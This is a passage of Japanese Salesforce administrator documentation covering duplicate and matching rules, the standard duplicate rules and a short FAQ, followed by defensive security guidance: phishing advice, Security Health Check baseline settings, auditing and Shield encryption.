一致項目値	一致キー値
[**市区町村**] = San Francisco [**メール**] = john.doe@elitesport.com [**電話**] = 1-415-555-1234	san franciscojohn.doe@elitesports.com san francisco1-415-555-1234

3. **新規レコードと既存レコードの一致キー値が比較されます。**

表 10 : 新規レコードと比較する既存のレコード

レコード	一致項目値	一致キー値	一致?
1	[**市区町村**] = San Frncisco [**メール**] = john.doe@elitesport.com [**電話**] = 1-415-555-1234	san frnciscojohn.doe@elitesports.com san frncisco1-415-555-1234	**いいえ。重複とはみなされません。**
2	[**市区町村**] = San Francisco [**メール**] = john.doe@elitesport.com [**電話**] = 1-415-555-1111	san franciscojohn.doe@elitesports.com san francisco1-415-555-1111	**はい。最初の一致キー値が同一であるため、レコードは重複候補とみなされます。1 つの一致キー値の一致のみが必要です。**

4. **新規レコードが重複候補であるかどうかを判別します。新規レコードに既存のレコードと同じ一致キー値がありますか?**
   - **はい — 新規レコードは重複候補とみなされます。一致アルゴリズムなどの他の一致リソースを使用してさらに詳しく評価されます。**

- いいえ — 新規レコードは重複とみなされません。

重複ルールの参照

重複ルールのしくみとその使用方法を理解するのに役立つ追加情報を示します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

標準重複ルール

Spring '16 以降、新規 Salesforce 組織ですでに、取引先、取引先責任者、およびリードに対して標準重複ルールが設定され有効になっています。これらのルールは、重複レコードを保存しようとしたときの処理を定義します。各標準重複ルールには、2 つのレコードを重複と識別する方法を決定する、対応する標準一致ルールがあります。

標準重複ルール

Spring '16 以降、新規 Salesforce 組織ですでに、取引先、取引先責任者、およびリードに対して標準重複ルールが設定され有効になっています。これらのルールは、重複レコードを保存しようとしたときの処理を定義します。各標準重複ルールには、2 つのレコードを重複と識別する方法を決定する、対応する標準一致ルールがあります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

取引先の標準重複ルール

すべての重複ルールと同様に、取引先レコードに使用される標準重複ルールは、重複レコードを保存しようとしたときの処理を定義します。新しい取引先を保存しようとすると、アラートが表示されます。

取引先責任者の標準重複ルール

すべての重複ルールと同様に、取引先管理者レコードに使用される標準重複ルールは、重複レコードを保存しようとしたときの処理を定義します。新しい取引先責任者を保存しようとすると、アラートが表示されます。

リードの標準重複ルール

すべての重複ルールと同様に、リードレコードに使用される標準重複ルールは、重複レコードを保存しようとしたときの処理を定義します。新しいリードを保存しようとすると、アラートが表示されます。

取引先の標準重複ルール

すべての重複ルールと同様に、取引先レコードに使用される標準重複ルールは、重複レコードを保存しようとしたときの処理を定義します。新しい取引先を保存しようとすると、アラートが表示されます。

ルールの詳細

ルール名	Standard Account Duplicate Rule
説明	取引先レコードのルールを複製
Object	取引先
レコードレベルセキュリティ	共有ルールを適用

アクション

アクションは、重複レコードを保存しようとしたときの処理を指定します。

作成時のアクション	許可：アラートおよびレポート
編集時のアクション	許可：レポート
アラートテキスト	重複アラート

一致ルール

一致ルールは、重複の識別方法を定義します。重複ルールには、一致ルールを少なくとも1つ指定する必要があります。

取引先の比較対象	取引先
一致ルール	取引先の標準一致ルール
一致条件	取引先レコードのマッチングルール
項目の対応付け	対応付けが選択されています

取引先責任者の標準重複ルール

すべての重複ルールと同様に、取引先管理者レコードに使用される標準重複ルールは、重複レコードを保存しようとしたときの処理を定義します。新しい取引先責任者を保存しようとすると、アラートが表示されます。

ルールの詳細

ルール名	Standard Contact Duplicate Rule
説明	取引先責任者レコードのルールを複製
オブジェクト	Contact

レコードレベルセキュリティ	共有ルールを適用

アクション

アクションは、重複レコードを保存しようとしたときの処理を指定します。

作成時のアクション	許可：アラートおよびレポート
編集時のアクション	許可：レポート
アラートテキスト	重複アラート

一致ルール

一致ルールは、重複の識別方法を定義します。重複ルールには、一致ルールを少なくとも1つ指定する必要があります。

取引先の比較対象	取引先責任者
一致ルール	`Standard Contact Matching Rule`
一致条件	取引先責任者レコードのマッチングルール
項目の対応付け	対応付けが選択されています

リードの標準重複ルール

すべての重複ルールと同様に、リードレコードに使用される標準重複ルールは、重複レコードを保存しようとしたときの処理を定義します。新しいリードを保存しようとすると、アラートが表示されます。

ルールの詳細

ルール名	`Standard Lead Duplicate Rule`
説明	リードレコードのルールを複製
オブジェクト	リード
レコードレベルセキュリティ	共有ルールを適用

アクション

アクションは、重複レコードを保存しようとしたときの処理を指定します。

作成時のアクション	許可：アラートおよびレポート
編集時のアクション	許可：レポート
アラートテキスト	重複アラート

一致ルール

一致ルールは、重複の識別方法を定義します。重複ルールには、一致ルールを少なくとも1つ指定する必要があります。

取引先の比較対象	リード
一致ルール	`Standard Lead Matching Rule`
一致条件	リードレコードのマッチングルール
項目の対応付け	対応付けが選択されています

重複管理の FAQ

Data.com 重複管理に関するよくある質問への回答が記載されています。

Data.com Prospector および Data.com Clean で重複防止はどのように機能しますか?

グルーピング内で一致ルールに使用する OR 演算子が多すぎるというエラーが表示される理由

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Data.com Prospector および Data.com Clean で重複防止はどのように機能しますか?

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Data.com Prospector へのレコードの追加

これは、組織の Data.com 重複設定によって異なります。

Data.com から Salesforce に重複レコードを追加することが組織で許可されていない場合、Data.com によって、Salesforce への重複レコードの追加がブロックされるため、重複ルールを実行する必要はありません。Data.com からレコードを追加しようとしているユーザは、重複のために追加できなかったレコードが示されたエラーログを受信します。

Data.com から Salesforce に重複レコードを追加することが組織で許可されている場合は、重複ルールが実行されます。重複ルールは、重複レコードを許可するかブロックするかを決定します。重複ルールによってブロックされたレコードは、エラーログに表示されます。

Data.com Clean によるレコードの更新

これは、組織の重複ルールによって異なります。重複ルールが編集時に重複レコードをブロックするように設定されている場合は、クリーンアップで重複が生成されるとレコードをクリーンアップできません。

クリーンアップジョブについては、重複ルールでブロックするか、アラートを表示するように設定されている場合は、クリーンアップで重複が生成されるとレコードをクリーンアップできません。ジョブの実行中にクリーンアップできないレコードの[クリーンアップジョブ履歴]テーブルに、エンティティエラーが表示されます。

重複ルールが編集時に重複レコードを許可するように設定されている場合は、重複が生成されてもレコードをクリーンアップできます。さらに、アラートを表示するように設定されている場合でも、レコードを手動でクリーンアップしたときにアラートが表示されません。

グルーピング内で一致ルールに使用する OR 演算子が多すぎるというエラーが表示される理由

一致ルールには、等式に組み込める項目は 10 個までという制限があります。一致ルールの保存時には、等式が OR ステートメントを AND ステートメントに変換する標準化された形式に書き換えられます。標準化された形式には、10 行までという制限があります。

例: 一致ルールに次の等式が含まれているとします。

(Field 1 OR Field 2) AND

(Field 3 OR Field 4) AND

(Field 5 OR Field 6) AND

(Field 7 OR Field 8)

これは、次のように書き換えられます。

(Field 1 AND Field 3 AND Field 5 Field AND 7) OR

(Field 1 AND Field 3 AND Field 5 AND Field 8) OR
(Field 1 AND Field 3 AND Field 6 AND Field 7) OR
(Field 1 AND Field 3 AND Field 6 AND Field 8) OR
(Field 1 AND Field 4 AND Field 5 AND Field 7) OR
(Field 1 AND Field 4 AND Field 5 AND Field 8) OR
(Field 1 AND Field 4 AND Field 6 AND Field 7) OR
(Field 1 AND Field 4 AND Field 6 AND Field 8) OR
(Field 2 AND Field 3 AND Field 5 AND Field 7) OR
(Field 2 AND Field 3 AND Field 5 AND Field 8) OR
(Field 2 AND Field 3 AND Field 6 AND Field 7) OR
(Field 2 AND Field 3 AND Field 6 AND Field 8) OR
(Field 2 AND Field 4 AND Field 5 AND Field 7) OR
(Field 2 AND Field 4 AND Field 5 AND Field 8) OR
(Field 2 AND Field 4 AND Field 6 AND Field 7) OR
(Field 2 AND Field 4 AND Field 6 AND Field 8)

この一致ルールの項目は制限内ですが、標準化された形式に書き換えられたときに10行の制限を超えるため、保存できません。グルーピング内で使用する OR 演算子を少なくするように、一致ルールを調整する必要があります。

関連トピック:

一致ルールで使用される一致キー

Salesforce 組織の保護

Salesforce は、データとアプリケーションを保護するための開発を新しく行いました。また、独自のセキュリティスキームを実装して、組織の構造とニーズを反映させることもできます。データの保護はお客様と Salesforce との相互連携が必要になります。Salesforce のセキュリティ機能を使用すると、ユーザはジョブを安全かつ効率的に実行できます。

Salesforce のセキュリティの基本

Salesforce のセキュリティ機能を使用すると、ユーザはジョブを安全かつ効率的に実行できます。Salesforce では、ユーザが操作するデータの公開が制限されます。データの機密性に適したセキュリティコントロールを実装します。連携してデータを社外の認証されていないアクセスや、ユーザによる不正使用から保護する必要があります。

Shield プラットフォームの暗号化で Salesforce データを保護

Shield プラットフォームの暗号化では、重要なプラットフォーム機能を保持しながらデータに新しいセキュリティ層が追加されます。ネットワーク経由での送信時だけでなく、保存時に機密データを暗号化できるため、会社は非公開データの処理で準拠すべきプライバシーポリシー、規制要件、契約義務に確実に準拠できます。

セッションセキュリティ

ログイン後、ユーザはプラットフォームとのセッションを確立します。セッションセキュリティを使用して、ユーザがログインしたままコンピュータから離れているときにネットワークにさらされる危険を制限します。ある従業員が別の従業員のセッションを使用したりする場合などの、内部攻撃の危険も制限します。複数のセッション設定から選択して、セッションの動作を制御します。

有効化

有効化では、ユーザが ID の検証に使用したデバイスに関する情報を追跡します。ユーザが認識されていないブラウザまたはアプリケーションから Salesforce にアクセスすると、ID の検証が要求されます。ID 検証では、ユーザ名とパスワードによる認証の上にセキュリティ層がさらに追加されます。[有効化]ページには、使用されたログイン IP アドレスとクライアントブラウザが表示されます。

ユーザの認証

認証とは、各ログインユーザが本人であることを確認して、組織またはそのデータへの不正なアクセスを防ぐことです。

トランザクションセキュリティ

トランザクションセキュリティは、Salesforce リアルタイムイベントを受信し、作成したセキュリティポリシーに基づいて適切なアクションと通知を適用するフレームワークです。トランザクションセキュリティは、設定したポリシーに基づいてイベントを監視します。これらのポリシーは組織内のイベントに適用され、特定のイベントの組み合わせが生じた場合に実行するアクションを指定します。ポリシーがトリガされると、アクションが実行され、必要に応じて通知を受信できます。

シングルサインオン

シングルサインオンを使用すると、ユーザは各リソースに個別にログインすることなく、認証済みのすべてのネットワークリソースにアクセスできます。企業ユーザのデータベースまたはクライアントアプリケーションに対してユーザ名とパスワードを検証でき、Salesforce 管理の個別のユーザパスワードは必要ありません。

私のドメイン

Salesforce の[私のドメイン]機能を使用して、カスタムドメインを Salesforce 組織の URL に追加します。カスタムドメインを持つことで、独自のブランドが強調され、組織がより安全になります。カスタムドメインを使用すれば、ログインページをカスタマイズすることができるので便利です。

アプリケーションランチャー

アプリケーションランチャーでは、オンプレミス型アプリケーション、接続アプリケーション、および Salesforce アプリケーションにリンクするロゴがすべて一元的なユーザインターフェースに表示されます。システム管理者は、組織に対してデフォルトのアプリケーションの表示順を設定できます。

[ファイルのアップロードおよびダウンロードセキュリティ]の設定

セキュリティを強化するには、アップロードおよびダウンロード中の数種類のファイルの処理方法を制御します。

証明書と鍵

Salesforce 証明書と鍵のペアは、要求がユーザの組織からのものであることを確認する署名として使用されます。証明書と鍵は、外部 Web サイトとの認証済み SSL 通信で使用されるか、組織を ID プロバイダとして使用するときに使用されます。使用している外部 Web サイトで要求が Salesforce 組織から行われていることを確認する必要がある場合は、Salesforce 証明書と鍵のペアの生成のみ必要です。

Salesforce のセキュリティの基本

Salesforce のセキュリティ機能を使用すると、ユーザはジョブを安全かつ効率的に実行できます。Salesforce では、ユーザが操作するデータの公開が制限されます。データの機密性に適したセキュリティコントロールを実装します。連携してデータを社外の認証されていないアクセスや、ユーザによる不正使用から保護する必要があります。

フィッシングおよび不正ソフトウェア

信頼には何よりも透明性が必要です。そのため、Salesforce では http://trust.salesforce.com の Trust サイトにシステムパフォーマンスやセキュリティに関する情報をリアルタイムで掲載しています。このサイトでは、システムパフォーマンス、現在および最近のフィッシングや不正ソフトウェアに対する警告、組織のセキュリティに関するベストプラクティスのヒントなどに関する実データが提供されています。

セキュリティインフラストラクチャ

Salesforce では、インターネットセキュリティについて現在使用されている最も高度な技術を使用しています。Salesforce でサポートされているブラウザを使用してアプリケーションにアクセスすると、トランスポートレイヤセキュリティ (TLS) 技術により、サーバ認証と従来の暗号化の両方を使用して情報を保護し、データを安全でセキュアにし、組織の登録済みユーザだけが使用できるようにします。

セキュリティヘルスチェック

システム管理者として、[状態チェック]を使用してセキュリティ設定のセキュリティの脆弱性をすべて1つのページから特定して修正できます。概要スコアには、Salesforce で推奨される基準を組織がどの程度満たしているかが表示されます。

監査

監査では、システムの使用に関する情報を提供します。この情報は、潜在的なセキュリティ問題、または実際のセキュリティ問題の診断に不可欠です。Salesforce の監査機能自体が組織を保護することはありません。組織の担当者が定期的に監査を行って潜在的な不正使用を検出する必要があります。

Salesforce Shield

Salesforce Shield は 3 つのセキュリティツールで構成されます。システム管理者や開発者はこれらのツールを使用して、ビジネスクリティカルなアプリケーションに新たなレベルの信頼性、透明性、コンプライアンス、ガバナンスを組み込むことができます。Salesforce Shield には、プラットフォームの暗号化、イベント監視、項目監査履歴が含まれます。Salesforce 管理者に、組織で Salesforce Shield が使用できるか問い合わせます。

フィッシングおよび不正ソフトウェア

信頼には何よりも透明性が必要です。そのため、Salesforce では http://trust.salesforce.com の Trust サイトにシステムパフォーマンスやセキュリティに関する情報をリアルタイムで掲載しています。このサイトでは、システムパフォーマンス、現在および最近のフィッシングや不正ソフトウェアに対する警告、組織のセキュリティに関するベストプラクティスのヒントなどに関する実データが提供されています。

Trust サイトの [セキュリティ] タブには、会社のデータを保護するための有効な情報が記載されています。特に、フィッシングと不正ソフトウェアを警戒しています。

- フィッシングとは、ユーザ名、パスワード、クレジットカードの詳細情報など、電子通信で信頼できるエンティティとしてなりすますことによって、重要な情報を取得しようとするソーシャルエンジニアリング

技法です。フィッシャーは、ユーザが URL や外観が正当な Web サイトとよく似た偽の Web サイトに入力するよう誘導する場合がよくあります。Salesforce コミュニティが大きくなるにつれて、コミュニティはフィッシャーにとって格段に目立つターゲットとなります。パスワードを尋ねるような、Salesforce スタッフからのメールや電話は行いませんので、パスワードを誰にも公開しないでください。http://trust.salesforce.com の [信頼] タブの [疑わしいメールを報告] リンクをクリックして、疑わしい活動について報告することができます。

- 不正ソフトウェアは、所有者の同意なく、コンピュータシステムに進入したり、損害を与えるように設計されたソフトウェアです。不正ソフトウェアは、さまざまな形式の、悪意があり、侵略的で、障害を与えるソフトウェアを表す一般的な用語で、コンピュータウィルスやスパイウェアも含まれます。

フィッシングおよび不正ソフトウェアへの Salesforce の対策

カスタマーセキュリティはお客様の成功事例の基本であるため、Salesforce では今後もこの領域の最善の実例や技術を実装していきます。最新かつ実行中の活動は次のとおりです。

- 影響を受けたお客様に対する積極的なアラートを有効にするログの活発な監視や分析。
- 主要なセキュリティベンダや特定の脅威に対する専門化との連携。
- 不正サイトを削除または無効化 (多くは検出から 1 時間以内) する迅速な処理の実行。
- Salesforce 内でのセキュリティ教育およびアクセスポリシーの強化。
- 当社のお客様そしてインフラストラクチャ内の展開のための新しい技術の評価および開発。

Salesforce の推奨事項

Salesforce はカスタマーセキュリティの効果的なパートナーとして、サービスソフトウェアの基準を設定しています。当社の努力に加え、お客様もセキュリティ向上のために次の変更を行うことをお勧めします。

- IP 範囲の制限を有効化するよう Salesforce の実装を変更する。これにより、ユーザが会社のネットワークまたは VPN からのみ Salesforce にアクセスできるようにします。詳細は、「ユーザが Salesforce にログインできる範囲と時間帯の制限」 (ページ 980)を参照してください。
- セッションセキュリティ制限を設定して、なりすましを難しくする。詳細は、「セッションセキュリティ設定の変更」 (ページ 995)を参照してください。
- フィッシングから保護するため、疑わしいメールを開かないように、慎重になるよう教育する。
- Symantec などの主要ベンダのセキュリティソリューションを使用して、スパムのフィルタリングや不正ソフトウェア保護を展開する。
- 組織内にセキュリティ担当者を指定し、Salesforce がより効率的に連絡できるようにする。詳細は、Salesforce の担当者までお問い合わせください。
- RSA トークンなどの 2 要素認証技術を使用して、ネットワークへのアクセスを制限する。詳細は、「2 要素認証」 (ページ 973)を参照してください。
- トランザクションセキュリティを使用してイベントを監視し、適切な措置を講じる。詳細は、「トランザクションセキュリティポリシー」 (ページ 1028)を参照してください。

Salesforce には、セキュリティ問題に対応する Security Incident Response Team があります。セキュリティ障害または脆弱性を Salesforce に報告するには、security@salesforce.com に連絡してください。問題について詳細に説明していただければ、チームが適切に対応いたします。

セキュリティインフラストラクチャ

Salesforce では、インターネットセキュリティについて現在使用されている最も高度な技術を使用しています。Salesforce でサポートされているブラウザを使用してアプリケーションにアクセスすると、トランスポートレイヤセキュリティ (TLS) 技術により、サーバ認証と従来の暗号化の両方を使用して情報を保護し、データを安全でセキュアにし、組織の登録済みユーザだけが使用できるようにします。

マルチテナントプラットフォームの主要な機能の 1 つは、コンピュータリソースの単独プールを使用して、さまざまな顧客のニーズにこたえることです。Salesforce は、顧客の組織からお客様の組織のデータをすべて、各ユーザのセッションと関連付けられている一意の組織識別子を使用して保護します。組織にログインすると、後続の要求はこの識別子を使用して組織と関連付けられます。

また、Salesforce は、ファイアウォールや他の高度な技術を使用する安全なサーバ環境に干すとされ、外部の侵入者からの妨害またはアクセスを防ぎます。

セキュリティヘルスチェック

システム管理者として、[状態チェック]を使用してセキュリティ設定のセキュリティの脆弱性をすべて 1 つのページから特定して修正できます。概要スコアには、Salesforce で推奨される基準を組織がどの程度満たしているかが表示されます。

[設定]から、[クイック検索] ボックスに「*状態チェック*」と入力し、[状態チェック] を選択します。

[Salesforce ベースライン標準] (1) は、[証明書と鍵の管理]、[ログインアクセスポリシー]、[ネットワークアクセス]、[パスワードポリシー]、[リモートサイトの設定]、および [セッションの設定] グループ (2) の設定の推奨値で構成されます。[Salesforce ベースライン標準] の内容よりも制限が緩い設定に変更すると、状態チェックのスコアが低下します。

高リスクおよび中リスクの設定が、基準値 (3) との比較情報と共に表示されます。リスクに対処するには、設定を編集 (4) するか、[リスクを修正] (5) を使用して、[状態チェック]ページを離れることなく設定を Salesforce の推奨値にすばやく変更します。標準を満たす設定は、一番下に表示されます。


エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

状態チェックを参照する
- 「設定・定義を参照する」



例: パスワードの最小長を 8 (デフォルト値) から 5 に変更し、[パスワードポリシー] の他の設定を制限の緩い値に変更したとします。これらの変更により、推測や他の過激な攻撃に対してユーザのパスワードが脆弱な状態になります。その結果、全体的なスコアが低下し、設定がリスクとして表示されます。

リスクの修正の制限事項

[ログインアクセスポリシー]、[パスワードポリシー]、[セッションの設定] の各グループを変更する場合にのみ [リスクを修正] を使用できます。[状態チェック] の他のすべての設定 ([ネットワークアクセス] など) は組織固有のビジネス要件と一致するように設定されているため、[状態チェック] ページの [編集] リンクを使用して手動で変更する必要があります。

[状態チェック] のスコアの計算方法

[状態チェック] のスコアは、セキュリティ設定が Salesforce ベースライン標準をどの程度満たしているかを測定する独自の数式を使用して計算されます。設定が基準以上の場合はスコアが上昇し、設定にリスクがある場合はスコアが低下します。

関連トピック:

[状態チェック] のスコアの計算方法

[状態チェック] のスコアの計算方法

[状態チェック]のスコアは、セキュリティ設定がSalesforceベースライン標準をどの程度満たしているかを測定する独自の数式を使用して計算されます。設定が基準以上の場合はスコアが上昇し、設定にリスクがある場合はスコアが低下します。

最小パスワード長など一部の設定は他よりも加重が大きく、スコアに及ぼす影響も大きくなります。詳細は、「Salesforce ベースライン標準」 (ページ 912)を参照してください。

設定グループのすべての設定が基準以上の場合は、合計スコアが100%になります。設定を更新すると、うまくいけば緑色のバーが右側に移動します。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition



スコアに基づく推奨アクション

合計スコア	推奨アクション
0 〜 33%	すぐに高リスクに対処する。
34 〜 66%	短期的に高リスクに対処し、長期的に中リスクに対処する。
67 〜 100%	[状態チェック] を定期的に確認し、リスクに対処する。

メモ: 新しい Salesforce 組織には、100% 未満の初期スコアが設定されています。[状態チェック] を使用して、パスワードポリシーやその他の設定グループの高いリスクを解消して、スコアを速やかに改善します。

Salesforce ベースライン標準

次に、基準を満たす設定値と、各リスクレベルに該当する値を示します。

証明書と鍵の管理

設定	基準値	中リスク値	高リスク値
有効期限	証明書が作成されていないか、すべ	少なくとも 1 つの証明書の期限が切	少なくとも 1 つの証明書の期限が切

設定	基準値	中リスク値	高リスク値
	ての証明書の期限が切れるまで 180 日以上あります。	れるまで 15 日以上 180 日未満です。	れるまで 15 日未満です。
鍵サイズ	証明書が作成されていないか、すべての証明書の鍵サイズが 4096 です。	少なくとも 1 つの証明書の鍵サイズが 2048 です。	なし

ログインアクセスポリシー

設定	基準値	中リスク値	高リスク値
管理者は任意のユーザでログインできます	チェックボックスがオフ	チェックボックスがオン	なし

ネットワークアクセス

設定	基準値	中リスク値	高リスク値
信頼済み `IP` 範囲	1つ以上の範囲が設定されている	範囲が設定されていない	なし

パスワードポリシー

設定	基準値	中リスク値	高リスク値
パスワードの有効期間	90 日以下	180 日	1 年または無期限
過去のパスワードの利用制限回数	3回前のパスワードまで使用不可	1 または 2 回前のパスワードまで使用不可	制限なし
[最小パスワード長] (メモを参照)	8	6 または 7	5 以下
[パスワード文字列の制限] (メモを参照)	英字、数字、および特殊文字またはそれ以外の要素を組み合わせて使用する必要がある	英・数字両方含める	制限なし
パスワード質問の制限	パスワードを含めないこと	なし	N/A
ログイン失敗によりロックするまでの回数	3	5	10 または制限なし

設定	基準値	中リスク値	高リスク値
ロックアウトの有効期間	15 分	30 または 60 分	無期限
パスワードのリセットの秘密の回答を非表示にする	チェックボックスがオン	チェックボックスがオフ	N/A
パスワードの有効期限は 1 日以上にする必要があります	チェックボックスがオン	チェックボックスがオフ	N/A

メモ: [最小パスワード長] および [パスワード文字列の制限] 設定は、[パスワードポリシー] グループスコアの計算で他の設定の 2 倍でカウントされます。

リモートサイトの設定

設定	基準値	中リスク値	高リスク値
リモートサイト	リモートサイトが作成されていないか、少なくとも 1 つのサイトが[プロトコルセキュリティの無効化]オプションをオフにして作成されている。	なし	少なくとも 1 つのリモートサイトが[プロトコルセキュリティの無効化]オプションをオンにして作成されている。

セッションの設定

設定	基準値	中リスク値	高リスク値
タイムアウト値	2 時間以下	4、8、または 12 時間	なし
セッションタイムアウト時の警告ポップアップを無効にする	チェックボックスがオン	チェックボックスがオフ	なし
セッションタイムアウト時に強制的にログアウト	チェックボックスがオン	チェックボックスがオフ	なし
[ログイン時の IP アドレスとセッションをロックする] (メモを参照)	チェックボックスがオン	チェックボックスがオフ	なし
セッションを最初に使用したドメインにセッションをロックする	チェックボックスがオン	なし	チェックボックスがオフ
ユーザとしてログインしてから再ログインを強制する	チェックボックスがオン	なし	チェックボックスがオフ

設定	基準値	中リスク値	高リスク値
すべての要求でログイン IP アドレスの制限を適用	チェックボックスがオン	チェックボックスがオフ	なし
ログインページでキャッシングとオートコンプリート機能を有効にする	チェックボックスがオフ	チェックボックスがオン	なし
SMS による ID 確認を有効にする	チェックボックスがオン	なし	チェックボックスがオフ
設定ページのクリックジャック保護を有効化	チェックボックスがオン	なし	チェックボックスがオフ
設定以外の Salesforce ページのクリックジャック保護を有効化	チェックボックスがオン	なし	チェックボックスがオフ
標準ヘッダーがある Visualforce ページのクリックジャック保護を有効化	チェックボックスがオン	なし	チェックボックスがオフ
ヘッダーが無効化された Visualforce ページのクリックジャック保護を有効化	チェックボックスがオン	なし	チェックボックスがオフ
設定ページ以外の GET 要求の CSRF 保護を有効化	チェックボックスがオン	なし	チェックボックスがオフ
設定ページ以外の POST 要求の CSRF 保護を有効化	チェックボックスがオン	なし	チェックボックスがオフ

メモ: [ログイン時の IP アドレスとセッションをロックする] 設定を使用可能なエディションは、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition です。

関連トピック:

セキュリティヘルスチェック

監査

監査では、システムの使用に関する情報を提供します。この情報は、潜在的なセキュリティ問題、または実際のセキュリティ問題の診断に不可欠です。Salesforceの監査機能自体が組織を保護することはありません。組織の担当者が定期的に監査を行って潜在的な不正使用を検出する必要があります。

組織のシステムが実際に安全かどうかを確認するには、監査を実行して予期しない変更や使用の動向を監視する必要があります。

レコード変更項目
: すべてのオブジェクトには、レコードを作成し、最後にレコードを更新したユーザの名前を格納する項目が含まれています。これにより、基本的な監査情報を入手できます。

ログイン履歴
: 過去 6 か月間に組織に対して行われた正常なログイン、失敗したログインのリストをレビューできます。「ログイン履歴の監視」(ページ 1187)を参照してください。

項目履歴管理
: 各項目に監査機能を有効化すると、選択した項目値の変更を自動的に追跡できます。監査機能はすべてのカスタムオブジェクトで使用できますが、一部の標準オブジェクトでのみ項目レベルの監査が許可されます。「項目履歴管理」(ページ 1200)を参照してください。

設定変更履歴
: 管理者は組織の設定に行われた変更の日時を記録する設定変更履歴を参照することもできます。「設定の変更の監視」(ページ 1196)を参照してください。

Salesforce Shield

Salesforce Shield は 3 つのセキュリティツールで構成されます。システム管理者や開発者はこれらのツールを使用して、ビジネスクリティカルなアプリケーションに新たなレベルの信頼性、透明性、コンプライアンス、ガバナンスを組み込むことができます。Salesforce Shield には、プラットフォームの暗号化、イベント監視、項目監査履歴が含まれます。Salesforce 管理者に、組織で Salesforce Shield が使用できるか問い合わせます。

プラットフォームの暗号化

プラットフォームの暗号化により、Salesforce アプリケーション全体に保存された重要な機密データをネイティブに暗号化できます。このため、重要なアプリケーションの機能(検索、ワークフロー、入力規則など)を維持しながら、PII、機密、または独自のデータを保護し、外部および内部両方のデータコンプライアンスポリシーに対応します。暗号化キーに対する完全な制御権があり、未承認のユーザから機密データを保護する暗号化データ権限を設定できます。「Shield プラットフォームの暗号化で Salesforce データを保護」(ページ 917)を参照してください。

イベント監視

イベント監視で、すべての Salesforce アプリケーションに関する詳細なパフォーマンス、セキュリティ、および利用状況データにアクセスできます。すべての操作は API 経由で追跡とアクセスができるため、任意のデータ視覚化アプリケーションで表示できます。重要なビジネスデータをだれが、いつ、どこからアクセスしたか確認できます。アプリケーションのユーザ導入について理解します。エンドユーザの操作性を向上するには、パフォーマンスのトラブルシューティングと最適化をします。イベント監視データは Wave Analytics、Splunk、New Relic などのデータ視覚化ツールまたはアプリケーション監視ツールに簡単にインポートできます。手始めに、「イベント監視」トレーニングコースを確認します。

項目監査履歴

項目監査履歴: 任意の日付のデータの状態と値をいつでも確認できます。法規制の遵守、社内ガバナンス、監査、カスタマーサービスで使用できます。大規模なビッグデータバックエンドを基盤としているため、最大 10 年間のフォレンシックデータレベルの監査履歴を作成できるほか、データを削除するタイミングも設定できます。「項目監査履歴」(ページ 1204)を参照してください。

Shield プラットフォームの暗号化で Salesforce データを保護

Shield プラットフォームの暗号化では、重要なプラットフォーム機能を保持しながらデータに新しいセキュリティ層が追加されます。ネットワーク経由での送信時だけでなく、保存時に機密データを暗号化できるため、会社は非公開データの処理で準拠すべきプライバシーポリシー、規制要件、契約義務に確実に準拠できます。

Shield プラットフォームの暗号化は、Salesforce に標準搭載されているデータ暗号化オプションに基づいて作成されています。多くの標準項目、カスタム項目、ファイル、添付ファイルに保存されているデータは、高度な HSM ベースの鍵派生システムを使用して暗号化されているため、他の防衛線が危険にさらされても保護されます。

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

